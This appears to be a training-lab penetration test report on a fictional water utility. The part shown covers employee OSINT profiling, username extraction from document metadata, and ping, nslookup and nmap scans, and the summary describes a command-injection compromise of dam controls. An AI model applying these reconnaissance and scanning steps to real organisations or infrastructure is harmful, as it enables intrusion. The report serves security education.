

CyberApolis Water Breach Report

Luke Katsel

Department of Homeland Security

December 14, 2023

Table of Contents:

Executive Summary.....	3
Introduction.....	4
1. Reconnaissance	5
1.1. CyberApolis Water Company Website	5
1.2. Social media	8
1.2.1. Chirpy Hub	9
1.2.2. Social Park	9
1.3. Metadata	9
1.3.1. EPA Safe Drinking Water Act	9
1.3.2. Dashboard Image	10
1.3.3. Annual Report	11
2. Scanning.....	12
2.1. Command Line Tools	12
2.1.1. Ping	12
2.1.2. Nslookup	12
2.1.3. Nmap	13
2.2. Graphical User Interface (GUI) Tools	14
2.2.1. Zenmap	14
2.2.2. Zed Attack Proxy (ZAP)	15
3. Exploitation.....	16
3.1. Planning	16
3.2. Execution	17
4. Post-Exploitation.....	19
4.1. John The Ripper	19
4.2. Employee Portal	20
4.3. HMI Controls	22
5. Summary and Mitigations	24
6. Synopsis	26
Appendix	28

Executive Summary

Regaining control of the dam's floodgates was achieved through an in-depth reconnaissance and scanning procedure that resulted in the discovery of several vulnerabilities I was able to exploit. By conducting thorough reconnaissance of the CyberApolis water company website and associated documents I was able to develop profiles on eight company employees that included their name, title, phone number and birthday. By investigating the metadata from a document that was posted publicly on the website I was able to obtain a username for one of the employees. During the scanning process I discovered a remote OS command injection vulnerability in the pay-your-bill page. I exploited this vulnerability in order to get the usernames for all the employees and passwords for seven of them. Using this information, I accessed the employee portal. Within the employee portal I was able to access the employee's email account as well as the dam's HMI controls. I used a separate username, found during the reconnaissance phase, to access the HMI controls and shut down the dam's flood gates. There are several steps that the CyberApolis water company can take to prevent this from happening again. The water company will need to fix the vulnerability in their pay-you-bill page as soon as possible. Users of the page should only be allowed to input specific types of information into the website. The second step the water company should take is to enforce a robust password policy. Passwords should never be reused and should be longer and more complex. There is also an increased risk to the company by not having employees reauthenticate before accessing their email. Emails are usually the method that passwords are changed, so protecting the employee's email account is vital. The company should also be certain that sensitive information such as usernames will never appear in documents posted publicly. I believe that if the CyberApolis water company implements these suggestions, they will have a much stronger security posture.

Introduction

In December of 2023, the terrorist organization Carbon Spector took control of the CyberApolis water company. The employees were being held hostage and the dam's floodgates were opened. The city of CyberApolis was at risk of being flooded, time was of the upmost importance. I am a security specialist in the Department of Homeland Security (DHS). I was tasked with gaining access to the dam's HMI controls and shutting down the flood gates. The only information I was provided with was the CyberApolis water company's web address. From this information I was able to surmise that the company's network was the scope of the testing. I was able to compromise the water company's network by using a meticulous 4-step process that began with reconnaissance. I gathered as much information as I could find through publicly accessible means. The reconnaissance provided me with valuable information about the company personnel as well as their network. After gathering a sufficient amount of information, I began scanning the CyberApolis water company network to inventory the systems and identify any vulnerabilities. This is when I was able to identify the remote OS command injection vulnerability in the Pay-Your-Bill page on the website. After the vulnerability was discovered, I exploited the vulnerability to gain access to the internal server. I was able to retrieve the usernames and passwords of seven employees which I then used to access the employee portal. I accessed the dam's HMI controls to shut the floodgates through one of the employee's portals. In this report I will go into detail about every step in the process in order to help the CyberApolis water company to improve its network security posture.

1. Reconnaissance

The reconnaissance step took place immediately after I was given the task of getting into the CyberApolis water company's network. There were three locations where the reconnaissance was gathered from: the company website, the company social media accounts, and metadata from documents found on the website.

1.1. CyberApolis Water Company Website

After navigating to the water company website, the first step was to familiarize myself with the layout. I located 6 main pages: the Landing page, About us, Careers, News, Pay-Your-Bill, and Employee Portal. I also identified three pages that were contained under the "About Us" tab: Conservation, Contacts, and Reports. This is a screenshot from the landing page.




Figure 1: The CyberApolis water company Landing page.

After I located all the pages, I went one by one and familiarized myself with the content of each page. Starting with the landing page, I noted that this page contained a link to the employee portal, which I determined would likely be a way to access the HMI controls. The landing page's background is a full-screen picture of some water. I decided to download this image for future analysis. I moved on to the about us page, which contained quotes from the

water company's business partners. I noted the names of the businesses and the names of the associated leaders for future reference. Going through the three different pages contained under the about us page yielded very useful information. I identified nothing of value in the conservation tab, but the contacts tab had some interesting material that I recorded for reference. This page contained pictures, names, titles, and phone numbers for eight of the senior employees of the CyberApolis water company. The employees that I was able to identify were Drew Newsome, Kim Burkhardt, Jean Keener, William Sanders, William Gilbert, Kenneth Griffin, Richard Nagy, and Jack Sweeny. With this information, I was able to start building personnel profiles for each of these people. This is a screenshot that shows the layout of the contact's page.




Figure 2: The CyberApolis water company Contacts page.

The reports page under the about us tab contained three documents: EPA Safe Drinking Water Act, Annual Report, and Watershed Regressions for Pesticides. I downloaded the EPA Safe Drinking Water Act document and the Annual Report for future analysis, but the Watershed Regressions for Pesticides report was a link to an external website. I decided this website was out of scope, so I didn't proceed further with that report.

The next page to investigate was the careers page, which is where I was able to glean some important information about the systems that the CyberApolis water company utilizes. There were two job openings in the company that revealed information about the possible web servers and databases in use. The programmer analyst – web development position revealed some possible web server configurations the company used: Apache, WebLogic 11g/12c, Tomcat, IIS. The job posting also revealed some possible databases in use: Oracle 11g/12c and SQL Server. There was a second job listing that reinforced these insights: IT Security Analyst. There was an additional piece of information that I identified as well, the jobs were posted by someone with the username: jhaug. I took note of all this information before proceeding with the

next web page. This is a screenshot of the Programmer Analyst job posting where the information was found.

PROGRAMMER ANALYST – WEB DEVELOPMENT

August 2, 2016 jhaug 0 Comment Job

Description

CyberApolis Water provides safe, reliable electric service to approximately 414,000 customers. Although our company has been in business for more than 100 years, we continue to look for innovative ways of providing value, comfort, convenience and security to our customers every day. We're evaluating cutting-edge energy technologies, reshaping our energy portfolio and expanding our renewable power and energy-efficiency programs. While our line of work can be challenging, it can also be rewarding. Our team of dedicated professionals values engagement, enthusiasm, innovation and collaboration. In return, CyberApolis Water offers a competitive compensation and benefits package that includes a 401k plan with a generous company match, a company-sponsored pension plan, tuition reimbursement, life insurance, long-term disability insurance and much more.


We are currently seeking a talented individual for the position of Programmer Analyst – Web Services. The successful candidate will create new custom solutions to integrate enterprise applications both internally and with vendors and partners that ensure on-time, cost-effective delivery with minimal system and business impact while maintaining compliance with IT and product architecture. Supports complex enterprise wide IT applications and SOA (Service Oriented Architecture) Middle Tier Interfaces used by multiple business units and external partners. Assists IS personnel and consults with business clients in the use of information technology and application systems. Works directly with application vendors, application service providers, SaaS, and cloud computing providers to meet CyberApolis Water needs. Works closely with the IT Enterprise Architecture team to ensure application architecture is consistent with overall IT architecture direction.

Product Expertise: Web Application Server – Apache, Weblogic 11g/12c, Tomcat, IIS, Database – Oracle 11g/12c and SQL Server

Skills Required: JEE 1.6+, JSP and Servlets, Spring MVC 3.x/4.x, Apache – Struts 2, Tiles 2, Velocity 1.6, HTML5, CSS3 and Bootstrap, JavaScript, JSON, and jQuery, Object Relational Mapping – JPA, JDO, Test Driven Development – JUnit, Continuous Integration – Jenkins, Hudson, SOAP and RESTful web-services, Source Control – SVN, Eclipse IDE. Experience developing Mobile Applications preferred. Familiarity

Figure 3: Programmer Analyst – Web Development job posting found on careers page.

No useful information was gained by examining the news page, so I moved onto the pay-your-bill page. This page contained a webform that prompted the user for their account number, last name, and zip code. I decided to test the response of this form if the user doesn't enter a valid account number, so I input a random set of numbers for account number and zip code, also a generic last name. The web server informed me that it couldn't find the last name, which was expected, but it also revealed some information that I didn't expect. It gave me the IP address and port number of the server: 10.139.57.10#53. This was unexpected, but I took note for future analysis and continued. This is a screenshot of the pay-your-bill page after some incorrect information was input.



Pay Your Bill

We welcome you to convenient pay your bills online using our new and improved system.

```
Server: 10.139.57.10
Address: 10.139.57.10#53

** server can't find smith: NXDOMAIN
```

Account Number:

Last Name:

Zipcode:

CONTINUE

Figure 4: Pay-Your-Bill page after incorrect information was input.

I went back to the landing page to examine the last page on the website: Employee Portal. After following the link to the page, I was prompted to enter a username and password, as expected. I decided to test its behavior when incorrect information is input, just like I did with the pay-your-bill page. I entered a random string into both the username and password box and hit login. The page loaded an error message above the username: invalid login attempt. This page did not exhibit any odd behavior.

This was the last page of the CyberApolis website meaning the reconnaissance of the website was concluded, but I noticed at the bottom of each web page, the water company had a link to their SocialPark and chirpyhub accounts. This lead me to the next avenue for reconnaissance.

1.2. Social media

Social media is often a valuable resource while performing reconnaissance. However, in this case, the examination through social media for useful information yielded little.

1.2.1. Chirpy Hub

Using the link on the CyberApolis water company website, I was able to locate the company's profile. They had no posts, but they had 87 followers. I couldn't find anything remarkable among the followers, so I took a look at the seven profiles the water company was following. Six of the profiles were other CyberApolis critical infrastructure, which was reasonable. The seventh was a profile with the handle: @ephibian and went by the name Liz. It was curious that the water company would follow this account, so I took note, but I didn't think it was relevant to the goal.

I was able locate the profiles for each of the employees listed on the contacts page of the company's website, but none of the profiles contained any information that was useful. I determined there was likely no relevant information contained on chirpyhub, so I moved onto SocialPark.

1.2.2. SocialPark

SocialPark was able to provide more information than chirpyhub did, but it didn't seem to provide me with any information that brought me closer to the goal. The way that SocialPark was able to provide me with any additional information was in the birthday feature in each user's profile. The water company didn't have any posts on SocialPark, but it did have a birthday listed as: Jan 1, 2000. I'm not entirely sure what this date represents, perhaps the founding of the company. Either way I took note and began searching for the employees. The employee's posts on SocialPark were no more useful than their chirpyhub posts, but I was able to expand my knowledge on the employees by adding their birthdays to the profile I was building on them.

1.3. Metadata

The final step I took in the reconnaissance phase was to analyze the content and metadata from the three documents I downloaded in the previous steps: EPA safe drinking water act, the landing page image, and the annual report. The content of each of these documents was unremarkable, so I will focus on the results from the metadata analysis. I used an open-source command line tool called exiftool to examine the metadata contained in the documents. I used this tool on the windows command line from the same windows pc that I used to conduct the majority of this test. The commands I used to utilize this tool were very simple: exiftool <document name>

1.3.1. EPA Safe Drinking Water Act

After running the exiftool command to retrieve the metadata of this document I quickly realized that this document was out of scope. The metadata of this document indicated that the owner/creator of this PDF was the EPA. This document was likely just distributed on the water company's website because it is relevant to their industry. It didn't seem relevant to my testing, so I recorded the metadata for future reference but decided not to pursue the document further.

1.3.2. Dashboard Image

The metadata from this JPG file contained all of the information I expected to find in the metadata such as dates/times, pixel information, software used, and a lot more information. The most notable data was the artist's name: PongsakornJun. I hadn't seen this username before, so I took note of this information and moved on to the next document. The full metadata for this document is huge, but this screenshot shows the most relevant section.

```
Microsoft Windows [Version 10.0.17763.4645]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads\final docs>exiftool Website-dashboard.jpg
ExifTool Version Number      : 11.44
File Name                    : Website-dashboard.jpg
Directory                    : .
File Size                     : 271 kB
File Modification Date/Time   : 2023:12:13 01:31:29+00:00
File Access Date/Time        : 2023:12:13 01:31:29+00:00
File Creation Date/Time      : 2023:12:13 01:31:28+00:00
File Permissions              : rw-rw-rw-
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
Exif Byte Order               : Little-endian (Intel, II)
Photometric Interpretation    : RGB
Image Description             : Blue water wave and bubbles to clean drinking water
Make                         : NIKON CORPORATION
Camera Model Name            : NIKON D600
Orientation                  : Horizontal (normal)
Samples Per Pixel             : 3
X Resolution                  : 300
Y Resolution                  : 300
Resolution Unit               : inches
Software                     : Adobe Photoshop CC 2015.5 (Windows)
Modify Date                   : 2016-08-01 16:11:00
Artist                       : PongsakornJun
Copyright                    : PongsakornJun
Exposure Time                 : 1/250
F Number                     : 16.0
Exposure Program              : Manual
ISO                           : 200
Sensitivity Type              : Recommended Exposure Index
Exif Version                  : 0230
Date/Time Original            : 2015:04:17 00:38:33
Create Date                   : 2015:04:17 00:38:33
Shutter Speed Value           : 1/250
Aperture Value                : 16.0
Exposure Compensation         : 1
```

Figure 5: Sample of metadata contained in the landing page image.

1.3.3. Annual Report

This document was a word document so contained far less metadata, but I found it to be far more interesting. The creator of this document was identified as sandersw, and it was last modified by jhaug. I had already taken note of the username: jhaug. This was the person who posted the job openings on the careers page of the website. I was able to start making a profile on this person and suspected they have the responsibility of posting content to the water company's website. Perhaps jhaug was a web developer employed by the CyberApolis water company. I hadn't seen the username sandersw before, but I was able to recognize it as being associated with William Sanders, the water company's operations manager. I had first noted his name when I found it listed on the company website. I took careful note of these two usernames before moving on to the next step in the test: scanning. Below is a screenshot of the full metadata associated with the annual report.

```
C:\Users\Administrator\Downloads\final docs>exiftool BillsWaterReport-4.docx
ExifTool Version Number      : 11.44
File Name                    : BillsWaterReport-4.docx
Directory                   : .
File Size                    : 12 kB
File Modification Date/Time   : 2023:12:13 00:49:34+00:00
File Access Date/Time        : 2023:12:13 00:49:34+00:00
File Creation Date/Time      : 2023:12:13 00:49:33+00:00
File Permissions              : rw-rw-rw-
File Type                    : DOCX
File Type Extension          : docx
MIME Type                    : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version         : 20
Zip Bit Flag                  : 0x0006
Zip Compression              : Deflated
Zip Modify Date               : 1980:01:01 00:00:00
Zip CRC                       : 0x82872409
Zip Compressed Size          : 385
Zip Uncompressed Size        : 1422
Zip File Name                 : [Content Types].xml
Creator                      : sandersw
Last Modified By              : jhaug
Revision Number               : 1
Create Date                   : 2016:09:22 23:20:00Z
Modify Date                   : 2016:09:22 23:21:00Z
Template                     : Normal.dotm
Total Edit Time               : 1 minute
Pages                        : 1
Words                        : 2
Characters                   : 18
Application                  : Microsoft Office Word
Doc Security                  : None
Lines                        : 1
Paragraphs                   : 1
Scale Crop                   : No
Company                      :
Links Up To Date              : No
Characters With Spaces        : 19
Shared Doc                   : No
Hyperlinks Changed           : No
```

Figure 6: Full metadata of the Annual Report

2. Scanning


I considered the reconnaissance phase to be successful, I gathered a satisfactory amount of information using publicly accessible means. In order to succeed in gaining access to the CyberApolis water company's network I needed to gain more information about the network. That is where scanning comes in. The goal of this step is gaining more information in order to identify a vulnerability that I can exploit. I did this using several different tools that fall into two different categories: command line tools and graphical user interface tools. In this section of the report, I will show the results from each of these tools.

2.1. Command Line Tools

Command line tools are tools that are utilized from the command line of an operating system. In this case, I utilized these tools from a Kali Linux operating system command line.

2.1.1. Ping

Ping is a very common command line tool used in scanning operations. I used this tool in hopes of learning the IP address of water.cyberapolis.gov. The command I used was very simple: ping water.cyberapolis.gov. The tool began attempting to reach the website and was successful. The output informed me that the IP address was 10.139.45.142. I noted this information, so that I could use it for future scanning purposes. This screenshot shows the results from the ping tool.




```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help

(root@kali)-[~]
# ping water.cyberapolis.gov
PING water.cyberapolis.gov (10.139.45.142) 56(84) bytes of data.
64 bytes from 10.139.45.142 (10.139.45.142): icmp_seq=1 ttl=64 time=1.44 ms
64 bytes from 10.139.45.142 (10.139.45.142): icmp_seq=2 ttl=64 time=0.715 ms
64 bytes from 10.139.45.142 (10.139.45.142): icmp_seq=3 ttl=64 time=0.592 ms
64 bytes from 10.139.45.142 (10.139.45.142): icmp_seq=4 ttl=64 time=0.634 ms
^C
--- water.cyberapolis.gov ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
```

Figure 7: Results from Ping.

2.1.2. Nslookup

This command line tool functions differently from ping, but I used it to achieve the same goal. Nslookup queries DNS servers to obtain the IP address of the domain. I used nslookup to simply corroborate the ping results. The command I used was very similar to ping: nslookup water.cyberapolis.gov. Ping and nslookup returned the same IP address to me, which was expected. This screenshot shows the nslookup command line tool and the output.



```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help


(root@kali)-[~]
# nslookup water.cyberapolis.gov
Server:          10.139.57.10
Address:         10.139.57.10#53

Name:   water.cyberapolis.gov
Address: 10.139.45.142
```

Figure 8: Results from nslookup tool.

2.1.3. Nmap

Nmap was the last command line tool I utilized during the scanning process. I hoped to learn a lot more about the CyberApolis water company network by using this tool. My goal was to identify the open ports associated with the IP address I found using ping and nslookup. The command I ran to get this information was: `nmap -sT 10.139.45.142 -p 0-65535 --reason`. The nmap results showed me that the CyberApolis water company network had 4 open ports: port 21 running ftp, port 22 running ssh, port 79 running finger, and port 80 running http. These ports each represent potential attack avenues, particularly the finger service. Any of these ports or services could be exploited in an attack to gain access to the network if they were not configured or secured properly. I kept this information handy, but I needed more information before I could plan an attack, so I moved on to graphical user interface tools. This screenshot shows the output from the nmap scan.



```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help

(root@kali)-[~]
# nmap -sT 10.139.45.142 -p 0-65535 --reason
Starting Nmap 7.91 ( https://nmap.org ) at 2023-12-13 02:25 UTC
Nmap scan report for 10.139.45.142
Host is up, received reset ttl 64 (0.0021s latency).
Not shown: 65532 closed ports
Reason: 65532 conn-refused
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack
22/tcp    open  ssh     syn-ack
79/tcp    open  finger  syn-ack
80/tcp    open  http    syn-ack
```

Figure 9: Results from nmap tool.

